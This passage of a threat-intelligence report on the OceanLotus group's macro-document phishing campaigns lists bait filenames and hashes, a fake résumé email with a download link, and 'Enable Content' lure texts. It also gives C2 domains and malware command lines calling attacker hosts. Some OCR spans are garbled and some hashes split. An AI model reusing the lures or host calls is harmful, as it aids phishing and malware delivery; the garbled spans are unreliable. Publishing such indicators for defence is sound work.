
After correlation analysis of various dimensions, the document name and Hash value involved in this series of malicious macro file launching activities can be obtained.

The document name

The document name	MD5
Test. The doc	5 c9ef8b5263651a08ea1b79057a5ee28
Scan_Mau_Ao_Thun. Doc	b858c08cf7807e462ca335233bd83fe7
The Content marketing Kaspersky. Doc	c313f8a5fd8ca391fc85193bc879ab02
Doc. Doc	473 fdfefa92725099ca87e992edbc92c
LY_ANH_TRUNG_CV. Doc	02 cec2f17a7910b6fa994f340bbbc297
LY ANH TRUNG CV. Doc	dd5ae0c0a7e17d101f570812fec4e5e4
LY_ANH_TRUNG_CV. Doc	90 e5ff68bf06cb930ed8c040139c4650
LY_ANH_TRUNG_CV. Doc	6 db450c4c756071ecafff425d6183d7d
CV - DucNguyenMinh. Doc	cb39e2138af92c32e53c97c0aa590d48
CV, Nguyen Minh Duc. Docx	8 e13895504e643cd8e0e87377b25bd6b
Danh sach can bo vi pham.doc	d3c27f779d615a1d3a35dff5e9561eb0
Danh Sach Nhan Vien Bien Thu Tien Cong Ty. Docx	27425360 d18feea54860420006ea9833
Danh Sach Nhan Vien Bien Thu Tien Cong Ty. Docx	cf0142da12509f544a59093495c3a6dd
CV - AnthonyWei - the CustomerService. Docx	b1df440e5dd64ffae9f7e792993f2f4c
	878 fa022bd5e5caf678fe8d728ce42ee
	f78be074f6bc67a712e751254df5f166
Ho Chi Minh. Docx	e2aed850c18449a43886fc79b342132f
DS - Card - ChienThang - TraVinh docx	74 b456adf2ae708789fb2d34ecccb954
HopDong - XXX - TP - 092018. Docx	72263750 df84e24fe645206a51772c88
BBLV_ASC_DG_092018. Docx	3 a574c28beca4f3c94d30e3cf3979f4c
Indo. Docx	ee836e0f7a40571523bf56dba59898f6
Danh sach cac nha đ ắ t ấ u tranh b ị b 2.9. Doc	f6068b672a19ce14981df011a55081e4
1	00ac0d7337290b74bdd7f43ec4a67ddb

After analyzing the bait names of these samples, each has its own characteristics


1, the name has political characteristics: arrested activists list



Danh sách các nhà đấu tranh bị bắt 2.9

被捕活动人士名单2.9

Include resume trolls


MINH DUC NGUYEN

VÍ°®˜W'ÇGÝ.Ê©¯

EXPERIMENT

µ>2Ã>VÇ½.ÈVÄŒ³Ÿ -Ì¹JÜÜ0| øOÏÏßŒJ


dEŽª¶5û ÎINør/‡"F·Æ7&ô6°Þ* ²0•kM3-
ĖŽï˜æ§ÑÏ>^Æ¿ÜFîoeV¿â,Æ .\§K4Ï=4O=s\p§öuŸ
…÷Ójµ»±Ý=žÍr¶¬ ,Æ34WŒ®W7îk

oæ*e_LÒµÇ a²/Þ

µ>2Ã>VÇ½.ÈVÄŒ³Ÿ -Ì¹JÜÜ0| øOÏÏßŒJ
³-_¹Lë¯Æšc¥|œ!«{€RO["#þ!˜}˜Ì[Óñ®¿6ŸvËq«|?

Can be linked to an email analyzed by @vupt_bka security researcher using the OceanLotus resume phishing.

https://twitter.com/vupt_bka/status/1083653486963638275


From: Minh Duc Nguyen [mailto:minhduc90.ng@gmail.com]
Sent: Monday, September 24, 2018 3:48 PM
To:
Subject: [APPLY CV AT - NGUYEN MINH DUC]

To whom it may concern,
My name is Minh Duc,
After reading and researching the position you posted in Machine Learning Forum on Facebook, I'd like to express my interest in applying.
With highly proficient in Data analytics and strongly in Python, I am more than confident and ready to be an collaborative member in your team.
Also, I've attached my CV in this email.

I'm looking forward to hearing from you soon.


Best,

https://mycv.vip/downloads/cv-ducnguyenminh.doc
Click to follow link

My résumé

(Mr). **Minh-Duc Nguyen**

3. There are some documents showing the startup of the induction macro, which are inconsistent with the previous induction interface.




THE DOCUMENT HAS BEEN IRM PROTECTED

BY POLICY OF MICROSOFT!

1. Open the document in Microsoft Office.
2. If this document was downloaded from email, please clic "Enable Editing" from the yellow bar above.
3. Once you have "Enable Editing", please click "Enable Content or "Option" and choose "Enable Content" from the yellow ba


In addition, historical samples are also different from the latest sample technology. As shown below, some historical samples do not use template injection technology, but use direct macro code execution method, and the code to be executed is shown in the document content, namely the OHN macro code mentioned in the section of sample analysis.




ProtonMail

Document is protected by ProtonMail

To view this content, please click "Enable Editing" from the yellow bar and then click "Enable Content"






After correlation analysis of the macro samples mentioned above, it can be found that the earliest such attack was in 2017. The bait document uploaded by Vietnam was a test sample with a high probability from the file name.

SAMPLES 08 _11__12_2017 (317).

c4d35f3263fef4a533e7403682a034c3

4, the highest frequency of the Vietnamese file protection bait series




Microsoft Word 2016

Phát hiện lỗi 30914-18!

Tài liệu này đã được lưu trữ dưới phiên bản khác với phiên bản hiện tại của ứng dụng Microsoft Office. Để xem nội dung tài liệu, bạn cần phải kích hoạt tính năng tương thích với phiên bản hiện tại bằng cách nhấp vào nút "**Enable Content**"

Compression Files


In the process of analyzing a Thu moi 209.rar sample of OceanLotus, we found that the generation time of the sample was suspected to be a custom suspect



Thu moi 2019.rar\Thu moi 2019 - 解包大小为 448.3 KB

名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
Thu moi tham du hoi nghi tai toan quoc. Cong hoa xa hoi ...	339.3 KB	114.4 KB	应用程序	2018-03-29 02:47
wwlib.dll	109.0 KB	59.6 KB	应用程序扩展	2016-02-01 05:17

As seen from the upload time of the sample, the upload time to VT is March 1, 2019, and the time difference in the compressed package is too large.



First Submission	2019-03-01 01:49:05
Last Submission	2019-03-01 01:49:05

Therefore, after correlation capture of this time, we found multiple correlation samples of OceanLotus.

The file name	MD5
60982849 - c8e4-4039-8 f59 - dfb78d8bab0d	
15 f5adf1-8798-49 bf - a6c3d90b69e b666-4	bcbc1bef20d2befdd290e31269e0174a
4052 d2e7 - cd4 ca42-4-8841-52 f782bba411	dfaa343552e8d470096a0a09a018930f
Ffea6446 - e47 ab7a - 4 - b7ff - e461f9775177	9 b1ce9df321ce88ade4ff3b0ada5d414
5 d47e097 - c3bc - 401 - e - 8 c0f - e877280b368a	da14eece6191551a31d37d1e96681cd1
Thu moi 2019. Rar	76289f02a0b31143d87d5e35839fb24a

Therefore, it can be further confirmed that the OceanLotus group will customize the sample generation time, and batch generation of samples for delivery.

Conclusion

This report covers a large number of attacks on Indochinese Peninsula countries and the resources used by the OceanLotus Group, revealing its endless history of attacks, extremely wide range of targets and very creative technical means. In attacks, the group was always changing baits, payloads, AV evasion techniques, even domain names assets are constantly evolving, reflects a very strong ability to fight and attack will.

Therefore, when we are tracking the attack activities of OceanLotus against China, we extend our understanding of the TTP of this notorious group. This process will never end.

IOCs

Domain names:
syn.servebbs.com
word.webhop.info
beta.officopedia.com
outlook.updateoffices.net
outlook.betamedias.com
outlook.officebetas.com
office.allsafebrowsing.com
open.betaoffice.net
cortanazone.com
b.cortanazone.com
cortanasyn.com
api.blogdns.com
dominikmagoffin.com
blog.artinhauvin.com
worker.baraeme.com
kingsoftcdn.com
style.fontstaticloader.com
plan.evillese.com
bluesky2018man.com
enum.arkoorr.com
background.ristians.com

pong.dynathome.net
zone.servehttp.com
cdn.eworldship-news.com
api.blogdns.com
online.stienollmache.xyz
image.fontstaticloader.com
mappingpotentials.com
vnbizcom.com
cdn3.onlinesurveygorilla.com
eworldship-news.com
enormousamuses.com
163mailservice.com
stackbio.com
mailserviceactivation.com
web.dalalepredaa.com
rio.imbandaad.com
p12.alerentice.com

Bait files
fd128b9f0cbdc374227cf5564371aacc
4a0144c7436e3ff67cf2d935d82d1743
4c30e792218d5526f6499d235448bdd9
d8a5a375da7798be781cf3ea689ae7ab
2d3fb8d5b4cefc9660d98e0ad46ff91a
89e3f31c6261f4725b891c8fd29049c9
7b0e819bd8304773c3648ab03c9f182a
c4d35f3263fef4a533e7403682a034c3
b1df440e5dd64ffae9f7e792993f2f4c
a76be0181705809898d5d7d9aed86ee8
2785311085b6ca782b476d9c2530259c
60501717f81eacd54facecf3ebadc306

3d7cd531d17799832e262eb7995abde6

c7931fa4c144c1c4dc19ad4c41c1e17f

Correlated files:

5c9ef8b5263651a08ea1b79057a5ee28

b858c08cf7807e462ca335233bd83fe7

c313f8a5fd8ca391fc85193bc879ab02

473fdfefa92725099ca87e992edbc92c

02cec2f17a7910b6fa994f340bbbc297

dd5ae0c0a7e17d101f570812fec4e5e4

90e5ff68bf06cb930ed8c040139c4650

6db450c4c756071ecafff425d6183d7d

cb39e2138af92c32e53c97c0aa590d48

8e13895504e643cd8e0e87377b25bd6b

d3c27f779d615a1d3a35dff5e9561eb0

27425360d18feea54860420006ea9833

cf0142da12509f544a59093495c3a6dd

b1df440e5dd64ffae9f7e792993f2f4c

878fa022bd5e5caf678fe8d728ce42ee

f78be074f6bc67a712e751254df5f166

e2aed850c18449a43886fc79b342132f

74b456adf2ae708789fb2d34ecccb954

72263750df84e24fe645206a51772c88

3a574c28beca4f3c94d30e3cf3979f4c

ee836e0f7a40571523bf56dba59898f6

f6068b672a19ce14981df011a55081e4

00ac0d7337290b74bdd7f43ec4a67ddb

Correlated PE files:

2f9af6b9d73218c578653d6d9bd02d4d

c9d29501410e19938cd8e01630dc677b

URL:
http[:]//download-attachments.s3.amazonaws.com/db08b565038ac83e89e7b55201479f37ea49e525/f0c6ea8e-d2f8-445f-b649-57808b2015b7

Sample characteristics
ZA:\Code\Macro_NB2\Request\PostData32.exe -u https://word.webhop.info/blak32.gif -t 200000
ZA:\Code\Macro_NB2\Request\PostData32.exe -u https://syn.servebbs.com/kuss32.gif -t 200000
UA:\Code\Nb2VBS\Request\PostData32.exe -u https://ristineho.com/threex32.png -t 60000
XA:\Code\Macro_NB2\Request\PostData32.exe -u https://cortanasyn.com/kirr32.png -t 200000
C:\Users\WIN7UTL64\Desktop\Macro_NB2_new\Request\PostData32.exe
{C:\Users\WIN7UTL64\Desktop\Macro_NB2_new\Request\PostData32.exe -u https://office.allsafebrowsing.com/fdsw32.png -t 240000
SecurityAndMaintenance_Error.bin
d:\work\malware\vinacap\SecurityAndMaintenance_Error.png
d:\work\forensics\vinacap\dfir\nhule\files\SecurityAndMaintenance_Error.png
D:\work\forensics\vinacap\DFIR\Nhule\files\SecurityAndMaintenance_Error.png

MAC signatures：
Melinda Cline (P74QRJXB2F)
DAVID DOWELL (B5YH6VDVRE)

AES KEY：

Decrypted String	4E620ABEDAFB4D9866CC9D9C2D29E2D7EA18ADF1
Encrypted Packet	07E74FF2CE9688C8F79B91AB32C95D11C140D3AC

References

[1] https://ti.qianxin.com/blog/articles/oceanlotus-targets-chinese-university/

[2] https://twitter.com/blackorbird/status/1118399331688570880

[3] https://medium.com/@sp1d3rm4n/apt32-oceanlotus-m%E1%BB%99t-chi%E1%BA%BFn-d%E1%BB%8Bch-apt-b%C3%A0i-b%E1%BA%A3n-nh%C6%B0-th%E1%BA%BF-n%C3%A0o-ph%E1%BA%A7n-2-119a24585d9a

[4] https://twitter.com/blackorbird/status/1086186184768815104

[5] https://twitter.com/RedDrip7/status/1119204830633848834

Appendix

RedDrip Team

RedDrip Team of QiAnXin (Formly SkyEye Team), founded in 2015, focuses on the research of APT attacks. As the first team of revealing OceanLotus (APT-C-00) attack, RedDrip Team is also a key part of QiAnXin Threat Intelligence Center.

Our team has security analysts, developers, covering full cycle of threat intelligence operation: data sourcing, processing, analyzing, and correlation. Our threat intelligence supports QiAnXin products and third party products.

Relying on leading security data capacity and security expertise, we found several noteworthy APT campaigns, including OceanLotus.